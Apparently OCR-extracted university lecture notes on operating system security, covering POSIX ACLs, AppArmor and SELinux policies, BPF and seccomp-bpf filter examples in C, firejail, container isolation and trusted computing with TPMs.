x Execute a file or traverse into a directory.

s Execute a file and set the effective user ID and/or the effective group ID. An group's s permission on a directory sets the default group for new files to the directory's group.

t On a directory, the sticky permission prevents users from renaming, moving or deleting contained files owned by users other than themselves, even if they have write permission to the directory.

The POSIX file system access control lists extension enables more fine grained access policies for file system objects. POSIX ACL entries have the form `<type>:<qualifier>:<permissions>` where type can be either `user` or `group` or `other`, the qualifier may be a name or empty, and the permissions are a combination of `r` (read), `w` (write), and `x` (execute).

A regular file owned by the user `joe` and the group `users` with permissions `rw-r-----` has the extended access control list:

```
# owner: joe
# group: users
user::rw-
group::rw-
other::r--
```

The added feature of POSIX ACLs is that there can be several user specific and/or group specific entries:

```
user:bob:rw-
group:dev:rw-
```

Additional `mask` entries are used to provide a backwards compatible interpretation of extended access control lists.

POSIX Permission Model

- The kernel via its system calls acts as a guard checking which process (euid,egid) has access permissions against which objects.
- For file systems, the access control lists are stored as part of the file system objects.
- Access control lists are discretionary, i.e., the owner of a file system object controls the access rights.
- The powerful root user can overwrite and change all permissions.
- The permission model is coarse grained, applications often have permissions that they do not need to do their work.

The original POSIX security model works reasonably well for simple end user systems or simple server systems. For more complex software systems, a more fine grained permission model is desirable that restricts more clearly which resources a process can use and which supports a mandatory access control model in addition of a discretionary access control model.

Linux Security Modules

- There is wide agreement that mandatory access control is necessary in certain deployment scenarios.
- There is no agreement on a single solution to express mandatory access control policies.
- As a consequence, the Linux kernel provides an internal API enabling kernel programmers to write different security modules without requiring major changes across the entire kernel.
- Specific security modules are built into the kernel and not loaded into the kernel.
- Users have to choose between special security modules (they do not compose).

The common API consists of a collection of hook functions that can be registered by a specific security module and which are called during the processing of system calls. The flow roughly looks like this for the `open` system call):

1. System call entry point (`sys_open`)
2. Lookup of the inode
3. Validation and error checks
4. Discretionary access control checks
5. LSM access control check (if hook is registered)
6. Execution of the `open` system call functionality


The hook functions have access to the data that is provided to them, which is generally specific to the hook function.

An example hook for creating a task (a generalization of a process and a thread):

```
int (*task_alloc)(struct task_struct *task, unsigned long clone_flags);
```

LSM hooks are applied after the discretionary access control rules and other sanity checks have been performed. The rather long list of hooks can be found in the header file `linux/lsm_hooks.h`.

Linux Security Modules Kernel View



The Linux Security Modules (LSM) are essentially a collection of hooks called from the functions implementing system calls [31]. Different security models can use this infrastructure to implement mandatory access control solutions. The maximum granularity of these solutions is determined by the set of LSM hook functions.

Application Armor (AppAmor)

- AppAmor restricts permissions of programs via security profiles.
- Security profiles are loaded into the kernel.
- Profiles are automatically applied to programs.
- Profiles implement mandatory access control.
- AppAmor is enabled by default on Ubuntu and Debian systems.


AppArmor makes it relatively easy to write security policies for specific applications. Lets assume that the user `bob` has written a program `/home/bob/cat` that should only be allowed to access the file `/home/bob/cat.c`. This can be achieved by installing the following AppArmor policy `home.bob.cat` into `/etc/apparmor.d`:

```
1  # Last Modified: Thu Mar 21 07:35:56 2024
2  include <tunables/global>
3
4  # vim:syntax=apparmor
5  # AppArmor policy for cat
6  # ###AUTHOR###
7  # ###COPYRIGHT###
8  # ###COMMENT###
9  # No template variables specified
10
11 /home/bob/cat {
12   include <abstractions/base>
13
14   deny @{HOME}/ rw,
15
16   owner /home/*/cat.c r,
17 }
```

After reloading the profiles (`sudo systemctl reload apparmor.service`), the program will fail with a permission denied error on any files other than the one explicitly allowed.

Note that the policy is bound to the path. If `alice` is able to copy the program `/home/bob/cat` to `/home/alice/cat`, the she can run `/home/alice/cat` without any restrictions.

AppArmor Kernel View



AppArmor identifies resources by paths, hence if files show up with other path names, the protection may be lost. This loose binding of security policies can be seen as a significant disadvantage of AppArmor since AppArmor policies assume that the integrity of the filesystem is preserved.

Some commands to work with AppArmor:

`aa-status`	show status of the system policy
`aa-enforce`	set a security profile to enforce mode
`aa-disable`	disable a security profile
`aa-easyprof`	easy generation of profiles
`aa-exec`	confine a program with a specific security profile


Security Enhanced Linux (SELinux)

- SELinux was originally created by the NSA
- Part of the Linux kernel since 2003 (kernel version 2.6)
- Fedora was an early adopter of SELinux
- Android uses SELinux to enforce mandatory access control rules

The fact that SELinux was originally developed by the NSA leads to controversial views. While the origin can be debated, the implementation is open source and the design is well documented, which likely matters more than the origin.

SELinux builds on a concept that is called type enforcement, which goes back to research published in the 1980s [32].

SELinux Kernel View



The implementation in the kernel consists of the SELinux Security Server (SES) and the Access Vector Cache (AVC). The LSM hook functions primarily interact with the AVC, which is filled by the SES when necessary. The SEL file system exposes internals to processes running in user space.

One Debian 12.5 with SELinux enabled, the SEL file system is mounted on `/sys/fs/selinux/`. It can be used, for example, to identify all classes supported by SELinux and their permissions.

```
$ ls /sys/fs/selinux/class/process/perms/
dyntransition  getcap      ptrace       setkeycreate   sigchld  transition
execheap       getpgid     rlimitinh    setpgid        siginh
execmem        getrlimit   setcap       setrlimit      sigkill
execstack      getsched    setcurrent   setsched       signal
fork           getsession  setexec      setsockcreate  signull
getattr        noatsecure  setfscreate  share          sigstop
```

SELinux Security Contexts

- All subjects (processes) and objects (files, directories, sockets, network ports, ...) have a security context associated with them.
- The security context of a process is sometimes called a domain.
- A security context has three mandatory elements (the level is optional):

  ```
  user:role:type[:level]
  ```

- The security context of processes and file system objects can be obtained using the `-Z` option on some command line tools:

  ```
  $ id -Z
  $ ps -Z
  $ ls -Z
  ```

- The security context of file system objects is stored in file system attributes.

The SELinux community sometimes calls security contexts labels since they can be seen as security labels that are attached to artifacts managed by an operating system kernel. The act of assigning security contexts is then called labeling. In order to use SELinux, it is necessary that all relevant objects are labeled.

Since security contexts are stored as attributes of file system objects, they form an inherent property of a file system object. Hence, it does not matter how a program is called or where it is located in a file system. Security labels also persist when files are copied.

SELinux Allow Rules (Type Enforcement)

- SELinux is default deny, all access needs to be explicitely granted.
- An allow rule has four elements:
  1. The type of the subject (the type of the security context of a process)
  2. The type of the object being accessed (the type of the security context of an object)
  3. The class of the object being accessed (file, directory, ...)
  4. The permissions, i.e. the kind of access allowed to the object
- Example: A process with a security context type of `user_t` can read, execute, or get attributes for a file object with a type of `bin_t`.

```
allow user_t bin_t: file { read execute getattr };
```


Example (Debian 12.5):

```
$ ls -Z /bin/passwd
system_u:object_r:passwd_exec_t:s0 /bin/passwd
$ ls -Z /etc/shadow
system_u:object_r:shadow_t:s0 /etc/shadow
```

The program `/bin/passwd` has the type `passwd_exec_t` and it needs permissions to make changes to the file `/etc/shadow` storing password hashes. To allow `/bin/passwd` to update `/etc/shadow`, an allow rule like the following is necessary:

```
allow passwd_t shadow_t: file { ioctl, read, write, create, getattr,
                                setattr, lock, relabelfrom, relabelto,
                                append, unlink, link, rename };
```

Allow rules can quickly become complex and repetitive. Hence, the `m4` macro processor is commonly used to write allow rules in a more concise format. But then understanding allow rules requires some familiarity with the macros.

SELinux Domain Transitions

- A user shell with type `user_t` needs to transition to the type `passwd_t` when the user runs the program `/bin/passwd`.
- This is allowed by domain transition rules:

```
allow user_t passwd_exec_t: file { getattr, execute };
allow passwd_t passwd_exec_t: file entrypoint;
allow user_t passwd_t: process transition;
```

- The first rule allows `user_t` to execute programs with type `passwd_exec_t`.
- The second rule states that `passwd_t` has entry point permissions on programs with type `passwd_exec_t`. Entrypoint permissions mean that the security context `passwd_t` may start with this file.
- The third rule says that a `user_t` process may transition into a `passwd_t` process.

The rules shown above allow a domain transition, they do not cause or force a domain transition. To force the domain transition, a type transition rule is needed:

```
type_transition user_t passwd_exec_t: process passwd_t;
```

On a Debian 12.5 system with SELinux enabled, regular users are unconfined users.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

SELinux policy rules allow processes running in unconfined domains almost all access. Users are assigned to domains using policy rules that can be easily optained by running `sudo semanage login -l`.

```
$ sudo semanage login -l

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
root                 unconfined_u         s0-s0:c0.c1023       *
sddm                 xdm                  s0-s0                *
```

The set of existing user types can be found by running `seinfo -u`:

```
$ seinfo -u

Users: 7
   root
   staff_u
   sysadm_u
   system_u
   unconfined_u
   user_u
   xdm
```

To turn an unconfined user `bob` to a confined user, the following command can be used:

```
$ semanage login -a -s user_u bob
```

Note that certain SELinux user types have certain default permissions, such as using `sudo`, which others are more restricted.

SELinux Users and Roles

- The following definitions define the role `user_r` and associate the type `passwd_t` with it.

  ```
  role user_r;
  role user_r types passwd_t;
  ```

  This definition specifies that `passwd_t` can exist in a context with the role `user_r`.
- A user may have multiple roles and roles may have multiple types.

  ```
  user full_u roles { mgr_r, cashier_r };
  role cashier_r types { cashier_t, cashier_register_t };
  ```
- While users and roles are an essential part of an SELinux security context, the access control decision is based on the type enforcement logic.

There are many commands to work with SELinux. The following table shows a selection of them.

`sestatus`	status of the selinux system
`seinfo`	query current active policy
`setenforce`	set enforcement mode
`sesearch`	search for policies
`semanage`	alter policy
`semodule`	managing policy modules
`restorecon`	restore security contexts
`chcon`	change security context

Writing SELinux policies is non-trivial, the learning curve is high. SELinux seems to be a good choice for servers or other controlled and engineered systems, it appears to be less adequate on desktop systems where users expect more flexibility.

Sandboxing Applications and Privilege Separation

Berkeley Packet Filter (BPF)

- Human readable filter expressions are translated into (optimized) BPF programs using a tiny compiler.
- Compiled BPF programs are loaded into the kernel.
- BPF programs are invoked on each received packet to decide whether to move them for further analysis to user-space.
- The original BPF machine has the following components:
  - An accumulator for all calculations
  - An index register (x) allowing access to data relative to a certain position
  - Memory for storing intermediate results
- All registers and memory locations are 32-bit wide

The Berkeley Packet Filter (also called the classic BSD packet filter) was introduced by S. McCanne and V. Jacobson [33] in 1993. It soon became widely used on Unix systems. With the emergence of newer versions of the basic idea, the classic Berkeley Packet Filter is also referred to as cBPF. BPF is best understood by looking at some examples:

- Select all Ethernet frames which contain IPv4 packets:

```
$ tcpdump -s 96 -d ip
(000) ldh      [12]                            # load ethernet type field
(001) jeq      #0x800           jt 2    jf 3   # compare with 0x800
(002) ret      #96                             # return snaplen
(003) ret      #0                              # filter failed
```

- Select all Ethernet frames which contain IPv4 packets which do not originate from the networks 192.0.2.0/24 and 198.51.100.0/24:

```
$ tcpdump -s 96 -d ip and not src net 192.0.2.0/24
(000) ldh      [12]                            # load ethernet type field
(001) jeq      #0x800           jt 2    jf 6   # compare with 0x800
(002) ld       [26]                            # load ipv4 src address
(003) and      #0xffffff00                     # mask the network part
(004) jeq      #0xc0000200      jt 6    jf 5   # compare with 192.0.2.0
(005) ret      #96                             # return snaplen
(006) ret      #0                              # filter failed
```

- Select all IPv6 packets carrying to the TCP destination port 80:

```
$ tcpdump -s 96 -d ip6 and tcp and dst port 80
(000) ldh      [12]                            # load ethernet type field
(001) jeq      #0x86dd          jt 2    jf 7   # compare with 0x86dd
(002) ldb      [20]                            # load next header field
(003) jeq      #0x6             jt 4    jf 7   # compare with tcp (0x6)
(004) ldh      [56]                            # load the dst port number
(005) jeq      #0x50            jt 6    jf 7   # compare with 0x50
(006) ret      #96                             # return snaplen
(007) ret      #0                              # filter failed
```

Extended Berkeley Packet Filter (eBPF)

- Main changes compared to the classic BPF (cBPF):
  - 64-bit registers instead of 32-bit registers
  - 10 general purpose registers plus a read-only frame pointer register
  - different jump semantics
  - call instruction and corresponding register passing conventions
  - several new instructions and atomic operations
  - different instruction encoding
- Application of eBPF:
  - network packet filtering (the traditional use case)
  - network policy processing (e.g., load balancing)
  - kernel monitoring and tracing
  - security monitoring and security policy enforcement

Work towards an extended BPF (eBPF) started in 2011. In 2021, an eBPF Linux Foundation project was created. At the time of this writing, an effort is underway to specify the eBPF instruction set architecture (ISA) [34]. While eBPF was originally designed for the Linux kernel, other operating systems have started to support eBPF as well (and hence the need for an explicit standard).

Secure Computing (seccomp and seccomp-bpf)

- The Linux Secure Computing feature enables processes to voluntarily reduce the system calls they can use.
- The motivation is that many server processes go through some initialization and afterwards only needs very few system calls.
- The basic idea was extended extended in 2005 to support flexible filtering of system calls via BPF filters.
- This simple but effective mechanism has been picked up by several crucial server and system components.

The secure computing (seccomp) idea was created by Andrea Arcangeli in January 2005 in an attempt to secure public grid computing workloads. The original seccomp implementation allowed only very few system calls (with already open file descriptors). To add more flexibility, the idea was born to run cBPF filters on system call invocations. Instead of filtering network packets, cBPF filters were run on a data structure representing a system call and its arguments.

The BPF program is executed with access to a `struct seccomp_data`, which has the following fields:

```
1       /*
2        * int nr                          The sytem call number
3        * __u32 arch                      The architecture (calling convention)
4        * __u64 instruction_pointer       The instruction pointer
5        * __64 args[6]                    Up to six system call arguments
6        */
```

A BPF filter usually first checks the architecture (since system calls and argument passing conventions may differ between machine architectures), then system call number and depending on the goals the system call arguments. Note that checking string values generally complicated since the system call usually receives only the address of the string and not the string itself.

Writing BPF filters by hand is complicated. Higher-level abstractions are provided by libraries such as `libseccomp` that take care of generating low-legel BPF filters.

Listing 7 shows a simple seccomp-bpf program written in C using raw C API calls. Listing 8 shows the same program using the `libseccomp` library.

Further online information:

- **YouTube**: Tutorial: The Why and How of libseccomp

```c
/*
 * seccomp-bpf/hello-raw.c --
 *
 *      Deny all system calls except the exit_group() system call and
 *      the write() system call writing to the standard output.
 */

#define _POSIX_C_SOURCE 200809L

#include <linux/audit.h>
#include <linux/bpf.h>
#include <linux/filter.h>
#include <linux/seccomp.h>
#include <linux/unistd.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/prctl.h>
#include <unistd.h>
#include "util.h"

static void install_filter(void)
{
    int rc;
    struct sock_filter filter[] = {
        BPF_STMT(BPF_LD  | BPF_W | BPF_ABS, (offsetof(struct seccomp_data, arch))),
        BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, MYARCH, 0, 7),
        BPF_STMT(BPF_LD  | BPF_W | BPF_ABS, (offsetof(struct seccomp_data, nr))),
        BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_exit_group, 0, 1),
        BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
        BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_write, 0, 3),
        BPF_STMT(BPF_LD  | BPF_W | BPF_ABS, (offsetof(struct seccomp_data, args[0]))),
        BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, STDOUT_FILENO, 0, 1),
        BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
        BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
    };
    struct sock_fprog prog = {
        .len = (unsigned short)(sizeof(filter) / sizeof(filter[0])),
        .filter = filter,
    };

    /* Ensure that execve() never gives the process additional
     * privileges, a necessary prerequisite to install filters.
     * Afterwards, install the BPF filter into the kernel. */

    rc = prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
    if (rc < 0) {
        fatal("prctl(NO_NEW_PRIVS, 1, ...) failed\n");
    }
    rc = prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog);
    if (rc < 0) {
        fatal("prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, ...) failed\n");
    }
}

int main(void)
{
    fputs("hello ", stdout);            /* triggers library initializations */
    install_filter();
    fputs("world!\n", stdout);
    fputs("process dying (invalid write system call)\n", stderr);
    return EXIT_SUCCESS;
}
```

Listing 7: Sample seccomp-bpf program using raw C API calls

```c
/*
 * seccomp-bpf/hello-lib.c --
 *
 *      This version of the program does the same as hello.c but using
 *      the libseccomp library providing an easy to use, platform
 *      independent, interface to the Linux Kernel's syscall filtering
 *      mechanism.
 */

#define _POSIX_C_SOURCE 200809L

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <seccomp.h>
#include "util.h"

static void install_filter(void)
{
    int rc;
    scmp_filter_ctx ctx;

    /* Create a default deny filter disallowing all system calls and
     * then allow all system calls required. */

    ctx = seccomp_init(SCMP_ACT_KILL);
    if (ctx == NULL) {
        fatal("seccomp_init() failed\n");
    }

    /* Add rules for allowed system calls. We allow the write system
     * call writing to the standard output and exit_group system call
     * used to terminate the process. */

    rc = seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 1,
                          SCMP_A0(SCMP_CMP_EQ, STDOUT_FILENO));
    if (rc < 0) {
        fatal("seccomp_rule_add() failed: %d\n", rc);
    }

    rc = seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
    if (rc < 0) {
        fatal("seccomp_rule_add() failed: %d\n", rc);
    }

    /* Generate the seccomp BPF filter and load it into the kernel. */

    rc = seccomp_load(ctx);
    if (rc < 0) {
        fatal("seccomp_load() failed: %d\n", rc);
    }
}

int main(void)
{
    fputs("hello ", stdout);            /* triggers library initializations */
    install_filter();
    fputs("world!\n", stdout);
    fputs("process dying (invalid write system call)\n", stderr);
    return EXIT_SUCCESS;
}
```

Listing 8: Sample seccomp-bpf program using the libseccomp library

Linux firejail

- The firejail program can run unmodified programs in a sandbox
- Firejail uses Linux namespaces and seccomp-bpf to create sandboxes
- Program specific profiles are relatively easy to create
- Firejail project started in 2014 (GPL) and is gaining traction
- A downside of firejail is that it requires root privileges

Here is a simple firejail seccomp-bpf example. We run the shell `dash` after "dropping" the `execve` system call. As a consequence, the execution of all non-builtin commands fails.

```
$ firejail --quiet  --noprofile  --seccomp.drop=execve dash
date
dash: 1: date: Operation not permitted
$ exit
dash: 2: Cannot set tty process group (No such process)
```

Note that exiting `dash` also requires to the execution of a child process.


Privilege Separation

Definition (privilege separation)

Privilege separation divides a complex program into smaller components, each running with least privileges.

- Privilege separation aims at limiting the damage caused by a compromised program.
- Requires efficient communication between the smaller components.
- Good software architecture makes privilege separation easier.
- Library isolation is a form of privilege separation aiming at isolating libraries.

Privilege separation aims at limiting the potential damage that can be caused by a compromised complex program by splitting the program into smaller pieces, each running with the least privileges needed to do its specific work. The OpenSSH implementation, for example, executes the user authentication in a separate process [35]. Similarly, many web services are structured into microservices that can run with reduced privileges. Here is a typical structure of a web service (loosely following [36]):




The frontend HTTP server provides transport security and basic HTTP processing and in some cases proxying. The application server is primarily responsible for routing requests to different backend servers, such as an authentication server for authenticating clients (which typically requires access to so some data store with accounts and credentials), a search server, and a transaction server. The search and transaction server use a data server, which interacts with a data base server by generating and submitting SQL queries. The data base server is the only component having direct access to the persistent data store. All components provide logging and/or auditing data to a log server, which has its own persistent data store. Finally, the initialization helper is responsible to generate and distribute access tokens that the various servers need to talk to each other.

Various toolkits have been developed to simplify the isolation, e.g., compiler-assisted code separation techniques that rewrite source code in a semi-automated way (Pitchfork [37] Cali [38]).

Container and Container Security

OS-Level Virtualization (Container)



- Separation of processes
- Small performance overhead
- Single operating system ABI
- Linux Container (LXC)
- BSD Jails
- Solaris Zones
- ...

Operating system level virtualization essentially separates groups of processes executing inside a container from groups of processes executing inside some other container. The operating system kernel manages all processes, the regular processes and the processes inside of containers. Special kernel mechanisms are provided to control CPU resources and memory resources.

Container technology has become popular since (i) a container has very little overhead compared to a full virtual machine and (ii) it is possible to compose container images. For example, an operating system container image may be combined with a database backend image and a web server image to provide the basis of an application service image.

The Linux Container LXC technology was first released in 2008. It got a big push in 2013 when the Docker software was released, which makes it easy to construct and run containerized applications. While Docker had big impact on the software industry, it also has limitations and a competition started soon after the release leading to the development of several competitors. Among the notable competitors are Podman and systemd-nspawn. In order to avoid technology fragmentation, the Open Container Initiative (OCI) was launched (as part of the Linux Foundation) in 2015 to provide specifications that ensure some level of interoperability between container formats and runtimes.

Container Terminology

- An *image* is a read-only template of a container. An image consists of layers stacked on each other. Images are portable and can be stored in repositories.
- A *layer* is a part of an image, it may consist of a command or files that are added to an image.
- A *repository* is a collection of (versioned) images.
- A *registry* (like Docker Hub) manages repositories.
- A *container* is an active (running) instance of an image. An image can have many concurrently running container.
- A *runtime* turns and image into a running container.
- A *host operating system* executes containers and the runtime.

Linux Namespaces

Name	Description
cgroup	separates control groups used to manage resources
ipc	separates interprocess communication facilities
mnt	separates file systems
net	separates network stacks
pid	separates processes
time	separates system time and timezones
user	separates user identities
uts	separates host and domain names

- Linux namespaces isolate global operating system resources.

A running container consists of processes executing in separate namespaces. The kernel and certain host processes have access to data inside containers. Some useful command line utilities:

- `lsns` lists information about all the currently accessible namespaces
- `findmnt` lists all monted filesystems
- `unshare` executes a program in a new namespace
- `nsenter` executes a program in an existing namespace

Linux Control Groups

A control group (cgroup) is a collection of processes under a set of resource limits. Control groups are hierarchical and control resources such as memory, CPU, block I/O, or network usage. Controller (subsystems) have been implemented for these resources:

- cpu scheduling and accounting
- cpu pinning (assigning specific CPUs to specific tasks)
- suspending or resuming tasks
- memory limits
- block I/O
- network packet tagging setting network traffic priorities
- namespaces
- performance analysis data collection

Container Security: Images

Images

Images bundle the software and data accessible to a running container. Images are typically constructed by building on other images, using overlay filesystems.

Recommendations:

- keep images updated
- understand image dependencies
- limit permissions on images
- sign images to ensure that their integrity can be verified

Container Security: Image Repositories

Image Repositories

Images are stored in an image repository from where they can be pulled and started.

Recommendations:

- keep your image repository private
- monitor your image repository for changes
- harden the server hosting images

Container Security: Container Runtimes

Container Runtimes

A container runtime is responsible for starting and managing containers according to some configuration using a given host operating system. Container runtimes can be minimal or coming with many features (recall that complexity is the enemy of security).

Recommendations:

- keep the container runtime updated
- monitor the container runtime

Container Security: Container Orchestrator

Container Orchestrator

A container orchestrator provisions, deploys, scales, and manages containerized applications consisting of multiple containers.

Recommendations:

- configure access controls
- monitor orchestrator

Container Security: Host Operating System

Host Operating System

The host operating system executes the processes of the containers and the container runtime.

Recommendations:

- minimal host operating systems are easier to harden
- keep the host operating system and container runtime updated
- use mandatory access control (e.g., SELinux)
- monitor the host operating system

Podman vs. Docker Security

- Docker appeared in 2013 (Docker Inc. and others)
- Podman appeared in 2018 (Red Hat and others)
- Docker does its work through a service daemon
- Podman does not require a service daemon
- Podman is rootless, it can run container from a regular user account
- Podman supports user id separation
- Podman can also run pods, which aggregate related container into a single unit (called a pod)
- Podman integrates with secure computing and SE Linux

Part VI

Trusted and Confidential Computing

This part . . .

A good overview of hardware-based trusted computing architectures can be found in [39].

By the end of this part, students should be able to

- . . . ;
- . . . .

Trusted Computing Base

Definition (trusted computing base)

The *trusted computing base* of a computer system is the set of hard- and software components that are critical to achieve the systems' security properties.

- The components of a trusted computing base are designed such that when other parts of a system are attacked, the device will not misbehave.
- Trusted computing bases should be small to be able to verify their correctness.
- Trusted computing bases should be tamper-resistant.
- Trusted computing bases typically involve special hardware components.

The general idea behind trusted computing is to design hardware and software components that can be trusted. Since it is hard to design software that can be trusted, a trusted computing base typically includes hardware components that are assumed to be tamper-resistant. These trusted hardware components can then be used to to bootstrap trust into other software components, for example, an operating system that has been loaded using a secure boot process involving trusted hardware components.

Measurements are used to assess the authenticity of software components and data (e.g., by calculating a cryptographic hash over code and data). The measurements can be reported to attest the component's state to other systems. This process is called *attestation*. For example, an attestation may prove that a proper operating system kernel has been loaded into a computer created by a specific manufacturer.

Note that trusted computing is in particular of high relevance for the fast growing number of mobile and embedded devices. A modern car, for example, consists of many small embedded computer systems and there is certain interest to verify that the devices implementing critical functions of a car have not been tampered with.

Trusted Computing Security Goals

- *Isolation*: Separation of essential security critical functions and associated data (keys) from the general computing system.
- *Attestation*: Proving to an authorized party that a specific component is in a certain state.
- *Sealing*: Wrapping of code and data such that it can only be unwrapped and used under certain circumstances.
- *Code Confidentiality*: Ensures that sensitive code and static data cannot be obtained by untrusted hardware or software.
- *Side-Channel Resistance*: Ensures that untrusted components are not able to deduce information about the internal state of a trusted computing component.
- *Memory Protection*: Protects the integrity and authenticity of data sent over system buses or stored in (external) memory from physical attacks.

Isolation is the key motivation for defining trusted computing bases. To bootstrap trust into a system, a system needs to be able to hold keys in tamper-resistant memory and it must be able to perform cryptographic operations in such a way that keys never leave the isolated environment. As a consequence, the first candidates of functions to place into trusted hardware are cryptographic algorithms and key generation and storage. But once more flexibility is desired, it makes sense to add more functionality to the isolated environment and ultimately you will make the isolated environments programmable (which then eventually may lead to a recursion when the software running int he trusted computing base becomes too complex).

Attestation is often needed to verify that a system can be trusted. Attestation may be a local or remote process. For example, a car manufacturer may decide to install firmware updates only on devices that have not been tampered with. Hence, the software update process may request a remote attestation that the car component is in a proper state.

Sealing code and data can for example be used to bind it to a specific device, a certain configuration of a device, the state of a software module or a combination of these.

Code confidentiality may be used to protect intellectual property. Code confidentiality may be achieved by combining isolation, encryption, and sealing.

Side-channel resistance is an important property. The attacker model has a big influence on the costs for achieving side-channel resistance and hence this must be well defined to now what side-channel resistance means. For example, an attacker who has physical access to the hardware can launch attacks by injecting faults or measuring power consumption to reveal information about the internal state of a trusted computing component. An attacker who has only access to the untrusted computing components may reveal information via a timing side-channel attack on shared caches.

Memory protection has to consider passive attacks (e.g., bus snooping) and active attacks (e.g., data or fault injection). The means are to encrypt data, to calculated integrity checksums, and to prevent replay attacks. Of course, this is challenging to do at typical bus speeds.

Most trusted computing systems only support some of these security goals. The reason is simply that supporting all of them increases complexity, which defeats the goal of keeping the trusted computing base small.

Trusted Platform Modules

TPM technology has been criticized since it can be used to lock a device such that the owner of the device is prevented from installing arbitrary software or from making certain changes to the existing software and device configuration. Ideally, the informed owner of a device should be able to take an informed decision whether she wants to trust the TPM embedded in a device. In reality, many owners will likely never ask this question and they may in fact see benefits of trusting the vendor of a device (and if necessary be prepared to take legal action against the vendor if the local laws support that).

Trusted Platform Module (TPM)

- A Trusted Platform Module (TPM) is a dedicated micro-controller designed to secure hardware through integrated cryptographic operations and key storage.
- The TPM 1.2 specification was published in 2011:
  - Co-processor capable of generating good random numbers, storing keys, performing cryptographic operations, and providing the basis for attestation.
  - Limited protection against physical attacks.
- The TPM 2.0 specification was published in 2014.
  - Support of a larger set of cryptographic algorithms and more storage space for attestation purposes.
